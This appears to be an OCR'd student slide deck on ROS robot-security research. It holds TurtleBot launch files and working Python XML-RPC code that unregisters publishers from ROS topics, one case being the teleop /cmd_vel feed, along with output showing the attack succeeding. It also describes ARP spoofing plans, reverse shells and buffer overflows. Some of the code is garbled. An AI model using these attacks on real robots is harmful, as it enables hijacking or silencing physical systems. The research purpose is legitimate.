Fall Semester Final Presentation

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Work from this Semester: Blake Todorowski

- Robot Building and Setup / Research
- Ghidra
 - Understanding background
- MRS
 - Trial and Error
 - Methods
 - Node creation?
 - Launch Files?
 - Githubs
 - Launch Files

```
<launch>
 <!-- <param name="/use sim time" value="true"/> -->
 <arg name="model" default="$(env TURTLEBOT3 MODEL)" doc="model type [burger, waffle, waffle p</pre>
 <arg name="first tb3" default="tb3 0"/>
 <arg name="second tb3" default="tb3 1"/>
 <arg name="third tb3" default="tb3 2"/>
 <!-- 3 in the same room: -->
 <arg name="first tb3 x pos" default="3.0"/>
 <arg name="first tb3 y pos" default="4.0"/>
 <arg name="first tb3 z pos" default=" 0.0"/>
 <arg name="first_tb3_yaw" default=" 0.0"/>
 <arq name="second tb3 x pos" default=" 3.0"/>
 <arg name="second tb3 y pos" default="1.0"/>
 <arg name="second_tb3_z_pos" default=" 0.0"/>
 <arg name="second tb3 yaw" default=" 0.0"/>
 <arg name="third tb3 x pos" default=" 3.0"/>
 <arg name="third tb3 y pos" default=" 3.0"/>
 <arg name="third tb3 z pos" default=" 0.0"/>
 <arg name="third tb3 yaw" default=" 0.0"/>
 <include file="$(find gazebo ros)/launch/empty world.launch">
   <arg name="world name" value="$(find turtlebot3 gazebo)/worlds/turtlebot3 house.world"/>
   <arg name="paused" value="false"/>
   <arg name="use sim time" value="true"/>
   <!-- <arg name="qui" value="false"/> -->
   <arg name="gui" value="true"/>
   <arg name="headless" value="false"/>
   <arg name="debug" value="false"/>
 </include>
 <group ns = "$(arg first tb3)">
   <param name="robot description" command="$(find xacro)/xacro $(find turtlebot3 description)/u</pre>
```

Work from this Semester: Blake Todorowski

```
<launch>
 <!-- Arguments -->
 <arg name="model" default="waffle pi"/>
 <arg name="map file" default="$(find turtlebot3 navigation)/maps/map.yaml"/>
 <include file="$(find turtlebot3 navigation)/launch/multi 0 turtlebot3 navigation.launch">
          <arg name="model" value="$(arg model)" />
         <arg name="map file" default="$(arg map file)" />
  </include>
 <include file="$(find turtlebot3_navigation)/launch/multi_1_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map file" default="$(arg map file)" />
 </include>
 <include file="$(find turtlebot3 navigation)/launch/multi 2 turtlebot3 navigation.launch">
          <arg name="model" value="$(arg model)" />
         <arg name="map file" default="$(arg map file)" />
 </include>
   <node pkg="rviz" type="rviz" name="rviz" required="true"</pre>
         args="-d $(find turtlebot3 navigation)/rviz/multi turtlebot3 navigation.rviz"/>
</launch>
```

Work from this Semester: Blake Todorowski

MRS

- Package creation using cmake
- Host launch files of our own
 - Currently been copying existing launch files and modifying
- Will be useful in the future for published Github repository
 - MRS simulation Githubs provide additional launch files
 - Plan to do same/similar

Research:

- "Unauthenticated Updates to Publisher List" Attack
- RosPenTo
 - How it sends XMLRPC messages
- Teleop and how it functions (ongoing)

Steps Taken:

- Replicated "Unauthenticated Updates to Publisher List" in both Docker and with our Turtlebots
- Wrote python code that can update publisher list of ROS topics on a personal computer
- Wrote code to attack ROS running on another computer (ongoing)

Unauthenticated Update to Publisher List:

An attack on a ROS system where an attacker unregisters all publishers of a certain topic by removing the registered nodes from the publisher list. Doing this causes the receiving node to see there are no registered publishers and drop its connection to that topic. This can be done so that it does not disrupt any ROS architecture and is not likely to be detected.

```
Please input URI of ROS Master: (e.g. http://localhost:11311/)
http://localhost:11311/
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.1: /listener (XmlRpcUri: http://172.17.0.5:38437/)
       Node 0.0: /publisher (XmlRpcUri: http://172.17.0.5:37036/)
        Node 0.2: /rosout (XmlRpcUri: http://172.17.0.5:33938/)
Topics:
        Topic 0.0: /flag (Type: std msgs/String)
       Topic 0.1: /rosout (Type: rosgraph msgs/Log)
       Topic 0.2: /rosout agg (Type: rosgraph msgs/Log)
Services:
       Service 0.3: /listener/get loggers
       Service 0.2: /listener/set logger level
       Service 0.1: /publisher/get loggers
       Service 0.0: /publisher/set logger level
       Service 0.4: /rosout/get_loggers
       Service 0.5: /rosout/set logger level
Communications:
        Communication 0.0:
                Publishers:
```

Replication of attack in docker

```
11: Update publishers list of subscriber (add)...
12: Update publishers list of subscriber (set)...
13: Update publishers list of subscriber (remove)...
14: Isolate service...
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
To which subscriber do you want to send the publisherUpdate message?
Please enter number of subscriber (e.g.: 0.0):
0.1
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
sending publisherUpdate to subscriber '/listener (XmlRpcUri: http://172.17.0.5:38437/)' over topic '/flag (Type: std_
msgs/String)' with publishers ''
PublisherUpdate completed successfully.
What do you want to do?
```

```
13: Update publishers list of subscriber (remove)...
14: Isolate service...
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
13
To which subscriber do you want to send the publisherUpdate message?
Please enter number of subscriber (e.g.: 0.0):
0.4
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
0.3
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
0.3
sending publisherUpdate to subscriber '/rosout (XmlRpcUri: http://172.20.10.7:34573/)' over topic '/rosout (Type: rosgraph_msgs/Log)' with publishers '/turtlebot3 core (XmlRpcUri: http://172.20.10.8:42085/)'
```



Replication of attack with our Turtlebots specifically targeting Teleop

```
Code that allows user to unregister
import rospy
                                                                              Talker node from publisher list of topic
from std msgs.msg import String
import xmlrpclib as xml
                                                                              "/flag" so that it can no longer
import rosnode
import os
                                                                              communicate with listener node.
import rosgraph
from rosgraph msgs.msg import Log
def analyze ros(topic):
                                            [['/flag', 'std msgs/String'], ['/rosout', 'rosgraph msgs/Log'], ['/rosout agg', 'rosgraph msgs/Log']]
   print(topics)
   master= 'http://172.20.10.3:11311/'
   node list = rosnode.get node names()
   test = rosnode.get node names()
   print(node list)
                                                  ['/listener', '/rosout', '/publisher']
   for n in node list:
       if n[1] != 'p':
          test.remove(n)
                                          ['/publisher']
   print(test)
                                                               ('pub uri = ', 'http://192.168.56.102:41756/')
   proxy = xml.ServerProxy(master, allow none=True)
   pub info = proxy.lookupNode(test[0], test[0])
   print('pub uri = ', pub info[2]) *
   print(proxy.unregisterPublisher(test[0], '/flag',pub info[2]))
                                                                               [1, 'Unregistered [/publisher] as provider of [/flag]', 1]
if name == ' main ':
      analyze ros("/rosout")
   except rospy.ROSInterruptException:
```

Michael Fox: Current Work


```
import rospy
#from std msgs.msg import String
import xmlrpclib as xml
#import os
#from geometry msgs.msg import Twist
#from rosgraph msgs.msg import Log
def analyze ros(topic):
    #topics = rospy.get published topics()
    #node list = rosnode.get node names()
    #test = rosnode.get node names()
    #tele pub = rospy.Publisher(test[0], Twist)
    #print("OS environ = ", os.environ['ROS_MASTER_URI'])
    #proxy = xml.ServerProxy(os.environ['ROS MASTER URI'], allow none=True)
    proxy = xml.ServerProxy(master, allow none=True)
    pub info = proxy.lookupNode("/turtlebot3 teleop keyboard", "/turtlebot3 teleop keyboard")
    print('pub uri = ', pub_info[2])
    print(proxy.unregisterPublisher("/turtlebot3 teleop keyboard", "/cmd vel",pub info[2]))
        analyze ros("/rosout")
    except rospy.ROSInterruptException:
```

Possible Causes:


- -Node is written in python (have had problems with implementing this attack on python nodes in the past)
- -Additional publishers in publisher list
- -Not high enough permissions (Harris's research may intersect)
- -/tb3_teleop_keyboard may need to also unregistered from /rosout topic(?)

```
mfox24@mfox24-VirtualBox:~/Desktop$ python teleop_attack.py
('pub uri = ', 'http://172.20.10.7:43263/')
[1, 'Unregistered [/turtlebot3_teleop_keyboard] as provider of [/cmd_vel]', 1]
```

Michael Fox: Current Work



Michael Fox: Current Work



Work from this Semester: Harris Laing

- Located ROS executables
- Traced executables showing ROS communication
- Used this information to get a better understanding of how the ROS nodes and the master communicated with each other

Roscore - starts Roslaunch: Roslaunch() -> Roslaunch - starts Roslaunch main: Roslaunch.main() -> Roslaunch - multiple nodes

Roslaunch - Runs client/server architecture for remote processes - Runs Parent processes which create child processes on remote machines

Creates XML-RPC server - basic server framework written in python



publisher subscriber model - Node can publish to topic and other nodes can subscribe to that. This allows for one-to-many communication.

Topics are named buses that nodes can publish or subscribe to


When a node publishes to a topic, it sends it to the ROS master. The ROS master then delivers the message to all the nodes subscribed to the topic

Nodes connect to other nodes directly, the Master on provides lookup information

A Node that provides a service may receive a request from an unknown or harmful node


Work from this Semester: Harris Laing

- Research Stack Canary as it was explained in the Robot Hacking Manual
- Stack Canary is a security feature that stops the stack from being improperly modified (stack overflow)
- Stack Canary is a value that is set when compiling code and is unknown to the user of the code
- How to exploit: byte-by-byte attack allows the attacker to guess each stack canary value one at a time, if the stack canary is guessed correctly, the overwritten code will still run
- This gave me a better understanding how executables work on computer hardware




Current Work: Harris Laing

- Working on capturing ARP packets from ROS master and node using Wireshark
- Deauthenticate ROS node / require new ARP request to be sent
- Use Scapy to replicate Reply ARP packet to spoof current ROS node
- Reroute packets from original ROS node to spoofed ROS node



Current Work: Harris Laing


- IntelCor a7:74:cf -> Master
- Raspberr_ed:6d:6e -> Node
- ARP Announcement -> usedfor updating other hosts mapping of a hardware address when the IP address or MAC address of the sender has changed



Current Work: Harris Laing

Next Steps:


 Use Scapy to Spoof Announcement ARP with attackers node to redirect traffic to the fake node




Work from this semester: Rohit Eagala


- Research: Direct and Reverse remote shell attack, Teleop and how it works
- Steps taken: Replicated both direct and reverse shell attack in Docker. Got reverse shell on one of the turtlebots.

Direct shell attack Docker



Reverse remote shell attack docker





Current work

- Research about how two ROS machines communicate with each other on the same network.
 - Analyze the source code of the part of the program responsible for this.
 - Find vulnerabilities in the code an exploit them to gain both direct and reverse shell on second bot from first bot.

Completed this semester: Kirthan Gaddam

- Set up ROS and Docker on my machine
- Research on buffer overflow attack and memory/stack
- Conducted buffer overflow replication

```
kirthan@UnbuntuCYSE:~$ sudo apt-get install -y docker-ce
[sudo] password for kirthan:
Sorry, try again.
[sudo] password for kirthan:
Sorry, try again.
[sudo] password for kirthan:
Reading package lists... Done
Building dependency tree
Reading state information... Done
docker-ce is already the newest version (5:20.10.7~3-0~ubuntu-xenial).
0 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.
kirthan@UnbuntuCYSE:~$ sudo systemctl status docker
docker.service - Docker Application Container Engine
  Loaded: loaded (/lib/systemd/system/docker.service: enabled: vendor preset: enabled)
  Active: active (running) since Thu 2023-11-30 18:13:25 EST: 3 days ago
    Docs: https://docs.docker.com
Main PID: 1314 (dockerd)
   Tasks: 10
  Memory: 137.1M
      CPU: 2.017s
  CGroup: /system.slice/docker.service
            -1314 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
```

```
Breakpoint 1, function (a=1, b=2, c=3) at overflow.c:6
        ret = buffer1 + 26;
                          %esp.%ebp
                          S0x28.%esp
                          %gs:0x14,%eax
                          %eax,-0xc(%ebp)
                          %eax.%eax
10x0804847e function+17 lea
                          -0x16(%ebp),%eax
 0x08048487 function+26 mov -0x1c(%ebp),%eax
[1] break at 0x0804847e in overflow.c:6 for /root/overflow.c:5 hit 1 time
      eax 0x00000000
                       ecx 0x12a19e02
                                          edx 0xffffd834
                                                            ebx 0xf7fcf000
                                                                               esp 0xffffd7b0
                                                                                                 ebp 0xffffd7d8
    void function(int a, int b, int c) {
      char buffer1[5]:
      char buffer2[10];
      int *ret:
      ret = buffer1 + 26;
      // ret = buffer1 + 12:
      (*ret) += 8:
[0] from 0x0804847e in function+17 at overflow.c:6
   from 0x080484d4 in main+45 at overflow.c:1
[1] id 19 name overflow from 0x0804847e in function+17 at overflow.c:6
```

Current work

- Continuing to understand how the turtlebots stack work.
- Looking into how sensory data is taken by the bots and how to exploit that data by giving larger values
- Writing script for the attack to hopefully have a successful attack

Work from this Semester: Anosh Mian

Research:

- bypassing NX with return OP,
 Unauthenticated
 registration/unregistration with
 ROS
- ROSPY
 - Got familiar with writing code and interacting with the robots
- ROS surveillance tools

Steps Taken:

- Replicated "bypassing NX with return OP, Unauthenticated registration/unregistration with ROS
- Wrote python code that can interact with MRS
- Analyzed existing tools, rospento and rosploit and replicated their work.

Current Work

Writing code to interact with ROS and creating surveillance tools analyze ROS networks.

Writing code to launch exploits on a Robot operating system

Objectives

- End of Semester
 - MRS completed
 - Able to run two robots on one master
 - Multiple robot navigation/SLAM
 - Everyone will have planned attacks for Spring semester
- Midterm
 - Github repository coming together
 - March HOST event
 - Attempting and completing complex attack vectors
- Short Term (2 weeks)
 - Everyone will try their respective attack they've been researching
 - Ideally have successful attempts
 - Research and completion of MRS without a master (just two robots / may take longer than 2 weeks)